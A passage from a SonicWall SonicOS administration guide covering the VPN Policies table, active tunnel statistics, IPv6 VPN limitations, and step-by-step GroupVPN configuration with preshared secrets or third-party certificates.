- **Delete All** - Deletes all VPN policies in the **VPN Policies** table except the default GroupVPN policies.


Navigating and Sorting the VPN Policies Entries

The **VPN Policies** table provides easy pagination for viewing a large number of VPN policies. You can navigate a large number of VPN policies listed in the **VPN Policies** table by using the navigation control bar located at the top right of the **VPN Policies** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific VPN policy. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.


Currently Active VPN Tunnels



A list of currently active VPN tunnels is displayed in this section. The table lists the name of the VPN Policy, the local LAN IP addresses, and the remote destination network IP addresses as well as the peer gateway IP address.

Click the **Renegotiate** button to force the VPN Client to renegotiate the VPN tunnel.

Viewing VPN Tunnel Statistics



In the **Currently Active VPN Tunnels** table, click on the **Statistics** icon in the row for a tunnel to view the statistics on that tunnel:

- **Create Time**: The date and time the tunnel came into existence.
- **Tunnel valid until**: The time when the tunnel expires and is force to renegotiate.
- **Packets In**: The number of packets received from this tunnel.
- **Packets Out**: The number of packets sent out from this tunnel.
- **Bytes In**: The number of bytes received from this tunnel.
- **Bytes Out**: The number of bytes sent out from this tunnel.
- **Fragmented Packets In**: The number of fragmented packets received from this tunnel.
- **Fragmented Packets Out**: The number of fragmented packets sent out from this tunnel.


For detailed information on configuring VPNs in SonicOS, see:

- Configuring GroupVPN Policies
- Site-to-Site VPN Configurations
- Creating Site-to-Site VPN Policies
- VPN Auto-Added Access Rule Control

Configuring VPNs for IPv6

For complete information on the SonicOS implementation of IPv6, see the About IPv6.


IPsec VPNs can be configured for IPv6 in a similar manner to IPv4 VPNs after selecting the **IPv6** option in the **View IP Version** radio button at the top left of the **VPN > Settings** page.



There are certain VPN features that are currently not supported for IPv6, including:

- IKEv2 is supported, while IKEv1 is currently not supported
- GroupVPN is not supported
- DHCP Over VPN is not supported.

When configuring an IPv6 VPN policy, on the **General** tab the gateways must be configured using IPv6 addresses. FQDN is not supported. When configuring IKE authentication, IPV6 addresses can be used for the local and peer IKE IDs.



NOTE: DHCP Over VPN and L2TP Server are not supported for IPv6.

On the **Network** tab of the VPN policy, IPV6 address objects (or address groups that contain only IPv6 address objects) must be selected for the **Local Network** and **Remote Network**.

DHCP Over VPN is not supported, thus the DHCP options for protected network are not available.

The **Any address** option for **Local Networks** and the **Tunnel All** option for **Remote Networks** are removed. Select an all zero IPv6 Network address object could be selected for the same functionality and behavior.

On the **Proposals** tab, the configuration is identical for IPv6 and IPv4, except for the fact that IPv6 only support **IKEv2 mode**.

On the **Advanced** tab, only **Enable Keep Alive** and the **IKEv2 Settings** can be configured for IPv6 VPN policies.

NOTE: Because an interface may have multiple IPv6 address, sometimes the local address of the tunnel may vary periodically. If the user needs a consistent IP address, configure the VPN policy to be bound to an interface instead of Zone, and specify the address manually. The address must be one of IPv6 addresses for that interface.

Configuring GroupVPN Policies

SonicWall **GroupVPN** facilitates the set up and deployment of multiple SonicWall Global VPN Clients by the SonicWall security appliance administrator. **GroupVPN** is only available for SonicWall Global VPN Clients, and it is recommended you use XAUTH/RADIUS or third party certificates in conjunction with the **Group VPN** for added security.

For more information on the SonicWall Global VPN Client, see the *SonicWall Global VPN Client Administrator's Guide*.

The default GroupVPN configuration allows you to support SonicWall Global VPN Clients without any further editing of the VPN policy, except to check the **Enable** box for GroupVPN in the **VPN Policies** table.

SonicWall supports four GroupVPN policies. You can create GroupVPN policies for the DMZ, LAN, WAN, and WLAN zones. These GroupVPN policies are listed in the VPN policies tables as **WAN Group VPN**, **LAN GroupVPN**, **DMZ GroupVPN**, and **WLAN GroupVPN**. For these GroupVPN policies, you can choose from **IKE using Preshared Secret** or **IKE using 3rd Party Certificates** for your IPsec Keying Mode.

TIP: You can easily create GroupVPN policies using the VPN Policy Wizard. For complete step-by-step instructions on using the VPN Policy Wizard, see Wizards > VPN Wizard.

NOTE: See the **GroupVPN Setup in SonicOS** technote on the SonicWall documentation Web site http://www.SonicWall.com for more GroupVPN configuration information.

SonicOS supports the creation and management of IPsec VPNs.

Topics:


- Configuring GroupVPN with IKE using Preshared Secret on the WAN Zone
- Configuring GroupVPN with IKE using 3rd Party Certificates
- Exporting a VPN Client Policy
- Site-to-Site VPN Configurations
- Creating Site-to-Site VPN Policies
- Configuring a VPN Policy with IKE using Preshared Secret
- Configuring a VPN Policy Using Manual Key
- Configuring a VPN Policy with IKE using a Third-Party Certificate
- Configuring VPN Failover to a Static Route

Configuring GroupVPN with IKE using Preshared Secret on the WAN Zone

To configure the WAN GroupVPN:

1 Navigate to **VPN > Settings**.


2 Click the **edit** icon for the **WAN GroupVPN** entry. The **VPN Policy** dialog displays.



3 In the **General** tab, **IKE using Preshared Secret** is the default setting for **Authentication Method**. A Shared Secret is generated automatically by the *SonicOS 5.9 Administration Guide* security appliance in the **Shared Secret** field, or you can generate your own shared secret. Shared Secrets must be minimum of four characters.

NOTE: You cannot change the name of any GroupVPN policy.

4 Click the **Proposals** tab to continue the configuration process.



5 In the **IKE (Phase 1) Proposal** section, use the following settings:

- Select the DH Group from the **DH Group** drop-down menu.

  NOTE: The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method from the **Authentication** drop-down menu.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.


6 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** drop-down menu.
- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method from the **Authentication** drop-down menu.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. The **DH Group** drop-down menu displays.
  - Select **Group 2** from the **DH Group** drop-down menu.

  NOTE: The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

7 Click the **Advanced** tab.




8 Select any of the following optional settings you want to apply to your GroupVPN policy:

- **Disable IPsec Anti-Replay** - Disables Anti-Replay, which is a form of partial sequence integrity that detects arrival of duplicate IP datagrams (within a constrained window).
- **Enable Windows Networking (NetBIOS) broadcast** - Allows access to remote network resources by browsing the Windows® Network Neighborhood.
- **Enable Multicast** - Enables IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- **Accept Multiple Proposals for Clients** - Allows L2TP, iOS, and Windows clients to connect to the SonicOS L2TP server at the same time.
- **Enable IKE Mode Configuration** - Allows SonicOS to assign internal IP address, DNS Server, or WINS Server to third-party clients such as iOS devices or Avaya IP phones.
- **Management via this SA**: - If using the VPN policy to manage the SonicWall security appliance, select the management method, either **HTTP**, **HTTPS**, **SSH**, or **SNMP**.
- **Default Gateway** - Allows you to specify the IP address of the default network route for incoming IPsec packets for this VPN policy.

  Incoming packets are decoded by the SonicWall and compared to static routes configured in the SonicWall security appliance. As packets can have any IP address destination, it is impossible to configure enough static routes to handle the traffic. For packets received via an IPsec tunnel, the SonicWall looks up a route. If no route is found, the security appliance checks for a Default Gateway. If a Default Gateway is detected, the packet is routed through the gateway. Otherwise, the packet is dropped.
- **Require Authentication of VPN Clients via XAUTH** - Requires that all inbound traffic on this VPN tunnel is from an authenticated user. Unauthenticated traffic is not allowed on the VPN tunnel. The **Trusted users** group is selected by default. You can select another user group or **Everyone** from **User Group for XAUTH users** or create a new group.
- **Allow Unauthenticated VPN Client Access** - Allows you to enable unauthenticated VPN client access. If you uncheck **Require Authentication of VPN Clients via XAUTH**, the **Allow Unauthenticated VPN Client Access** menu is activated. Select an Address Object or Address Group from the drop-down menu of predefined options, or select **Create new address object** or **Create new address group** to create a new one.

9 Click the **Client** tab, select any of the following settings you want to apply to your GroupVPN policy.



- **Cache XAUTH User Name and Password on Client** - Allows the Global VPN Client to cache the user name and password.

- **Never** - Global VPN Client is not allowed to cache the username and password. The user will be prompted for a username and password when the connection is enabled, and also every time there is an IKE Phase 1 rekey.
- **Single Session** - Global VPN Client user prompted for username and password each time the connection is enabled and will be valid until the connection is disabled. The username and password is used through IKE Phase 1 rekey.
- **Always** - Global VPN Client user prompted for username and password only once when connection is enabled. When prompted, the user will be given the option of caching the username and password.

- **Virtual Adapter Settings** - The use of the Virtual Adapter by the Global VPN Client (GVC) is dependent upon a DHCP server, either the internal SonicOS or a specified external DHCP server, to allocate addresses to the Virtual Adapter. In instances where predictable addressing was a requirement, it is necessary to obtain the MAC address of the Virtual Adapter and to create a DHCP lease reservation. To reduce the administrative burden of providing predictable Virtual Adapter addressing, you can configure the GroupVPN to accept static addressing of the Virtual Adapter's IP configuration. This feature requires the use of GVC version 3.0 or later.
  - **None** - A Virtual Adapter will not be used by this GroupVPN connection.
  - **DHCP Lease** - The Virtual Adapter will obtain its IP configuration from the DHCP Server only, as configured in the **VPN > DHCP over VPN** page.
  - **DHCP Lease or Manual Configuration** - When the GVC connects to the SonicWall, the policy from the SonicWall instructs the GVC to use a Virtual Adapter, but the DHCP messages are suppressed if the Virtual Adapter has been manually configured. The configured value is recorded by the SonicWall so that it can proxy ARP for the manually assigned IP address. By design, there are currently no limitations on IP address assignments for the Virtual Adapter. Only duplicate static addresses are not permitted.
- **Allow Connections to** - Client network traffic matching destination networks of each gateway is sent through the VPN tunnel of that specific gateway.
  - **This Gateway Only** - Allows a single connection to be enabled at a time. Traffic that matches the destination networks as specified in the policy of the gateway is sent through the VPN tunnel. If this option is selected along with Set Default Route as this Gateway, then the Internet traffic is also sent through the VPN tunnel. If this option is selected without selecting Set Default Route as this Gateway, then the Internet traffic is blocked.
  - **All Secured Gateways** - Allows one or more connections to be enabled at the same time. Traffic matching the destination networks of each gateway is sent through the VPN tunnel of that specific gateway. If this option is selected along with **Set Default Route as this Gateway,** then Internet traffic is also sent through the VPN tunnel. If this option is selected without **Set Default Route as this Gateway**, then the Internet traffic is blocked. Only one of the multiple gateways can have **Set Default Route as this Gateway** enabled.
  - **Split Tunnels** - Allows the VPN user to have both local Internet connectivity and VPN connectivity.
- **Set Default Route as this Gateway** - Enable this check box if all remote VPN connections access the Internet through this VPN tunnel. You can only configure one VPN policy to use this setting.
- **Use Default Key for Simple Client Provisioning** - uses Aggressive mode for the initial exchange with the gateway and VPN clients uses a default Preshared Key for authentication.


10 Click **OK**.

Configuring GroupVPN with IKE using 3rd Party Certificates

CAUTION: Before configuring GroupVPN with IKE using 3rd Party Certificates, your certificates must be installed on the SonicWall.

To configure GroupVPN with IKE using 3rd Party Certificates:

1 In the **VPN > Settings** page click the **edit** icon under **Configure**. The **VPN Policy** dialog displays.



2 In the **Security Policy** section, select **IKE using 3rd Party Certificate**s from the **Authentication Method** menu. The VPN policy name is **GroupVPN** by default and cannot be changed.

3 Select a certificate for the SonicWall from the **Gateway Certificate** menu.

4 Select one of the following Peer ID types from the **Peer ID Type** menu:

- **E-Mail ID and Domain Name** - The **Email ID** and **Domain Name** types are based on the certificate's Subject Alternative Name field, which is not contained in all certificates by default. If the certificate does not contain a Subject Alternative Name field, this filter will not work. The **E-Mail ID** and **Domain Name** filters can contain a string or partial string identifying the acceptable range required. The strings entered are not case sensitive and can contain the wild card characters `*` (for more than 1 character) and `?` (for a single character). For example, the string `*@SonicWall.com` when **E-Mail ID** is selected, would allow anyone with an email address that ended in SonicWall.com to have access; the string `*sv.us.SonicWall.com` when Domain Name is selected, would allow anyone with a domain name that ended in `sv.us.SonicWall.com` to have access.
- **Distinguished Name** - based on the certificates Subject Distinguished Name field, which is contained in all certificates by default. The format of any Subject Distinguished Name is determined by the issuing Certificate Authority. Common fields are Country (`C=`), Organization (`O=`), Organizational Unit (`OU=`), Common Name (`CN=`), Locality (`L=`), and vary with the issuing Certificate Authority. The actual Subject Distinguished Name field in an X.509 Certificate is a binary object that must be converted to a string for matching purposes. The fields are separated by the forward slash character (`/`), for example: `/C=US/O=`**SonicWall, Inc.**`/OU=TechPubs/CN=Joe Pub`

Up to three organizational units can be specified. The usage is `c=*;o=*;ou=*;ou=*;ou=*;cn=*`. The final entry does not need to contain a semi-colon. You must enter at least one entry, that is, `c=us`.

5 Enter the Peer ID filter in the **Peer ID Filter** field.

6 Check **Allow Only Peer Certificates Signed by Gateway Issuer** to specify that peer certificates must be signed by the issuer specified in the **Gateway Certificate** menu.

7 Click on the **Proposals** tab.

8 In the **IKE (Phase 1) Proposal** section, select the following settings:

- Select the DH Group from the **DH Group** menu.

  NOTE: The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

9 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** menu.
- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. Select **Group 2** from the **DH Group** menu.

  NOTE: The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

10 Click on the **Advanced** tab and select any of the following optional settings that you want to apply to your GroupVPN Policy:

- **Enable Windows Networking (NetBIOS) broadcast** - Allows access to remote network resources by browsing the Windows Network Neighborhood.
- **Enable Multicast** - Enables IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- **Permit Acceleration** - Enables redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.
- **Management via this SA** - If using the VPN policy to manage the SonicWall security appliance, select the management method, either **HTTP** or **HTTPS**.
- **Default Gateway** - Used at a central site in conjunction with a remote site using the **Route all Internet traffic through this SA** check box. Default LAN Gateway allows the network administrator to specify the IP address of the default LAN route for incoming IPsec packets for this SA. Incoming packets are decoded by the SonicWall and compared to static routes configured in the SonicWall. Since packets can have any IP address destination, it is impossible to configure enough static routes to handle the traffic. For packets received via an IPsec tunnel, the SonicWall looks up a route for the LAN. If no route is found, the SonicWall checks for a Default LAN Gateway. If a Default LAN Gateway is detected, the packet is routed through the gateway. Otherwise, the packet is dropped.

- **Enable OCSP Checking** and **OCSP Responder URL** - Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check certificate status. See the Using OCSP with SonicWall Security Appliances.
- **Require Authentication of VPN Clients via XAUTH** - Requires that all inbound traffic on this VPN policy is from an authenticated user. Unauthenticated traffic is not allowed on the VPN tunnel.
- **User group for XAUTH users** - Allows you to select a defined user group for authentication.
- **All Unauthenticated VPN Client Access** - Allows you to specify network segments for unauthenticated Global VPN Client access.

11 Click on the **Client** tab and select any of the following boxes that you want to apply to Global VPN Client provisioning:

- **Cache XAUTH User Name and Password** - Allows the Global VPN Client to cache the user name and password. Select from:
  - **Never** - Global VPN Client is not allowed to cache username and password. The user will be prompted for a username and password when the connection is enabled and also every time there is an IKE phase 1 rekey.
  - **Single Session** - The user will be prompted for username and password each time the connection is enabled and will be valid until the connection is disabled. This username and password is used through IKE phase 1 rekey.
  - **Always** - The user will be prompted for username and password only once when connection is enabled. When prompted, the user will be given the option of caching the username and password.
- **Virtual Adapter Settings** - The use of the Virtual Adapter by the Global VPN Client (GVC) is dependent upon a DHCP server, either the internal SonicOS or a specified external DHCP server, to allocate addresses to the Virtual Adapter. In instances where predictable addressing was a requirement, it is necessary to obtain the MAC address of the Virtual Adapter, and to create a DHCP lease reservation. To reduce the administrative burden of providing predictable Virtual Adapter addressing, you can configure the GroupVPN to accept static addressing of the Virtual Adapter's IP configuration. This feature requires the use of GVC version 3.0 or later.
  - **None** - A Virtual Adapter will not be used by this GroupVPN connection.
  - **DHCP Lease** - The Virtual Adapter will obtain its IP configuration from the DHCP Server only, as configure in the **VPN > DHCP over VPN** page.
  - **DHCP Lease or Manual Configuration** - When the GVC connects to the SonicWall, the policy from the SonicWall instructs the GVC to use a Virtual Adapter, but the DHCP messages are suppressed if the Virtual Adapter has been manually configured. The configured value is recorded by the SonicWall so that it can proxy ARP for the manually assigned IP address. By design, there are currently no limitations on IP address assignments for the Virtual Adapter. Only duplicate static addresses are not permitted.
- **Allow Connections to** - Client network traffic matching destination networks of each gateway is sent through the VPN tunnel of that specific gateway.
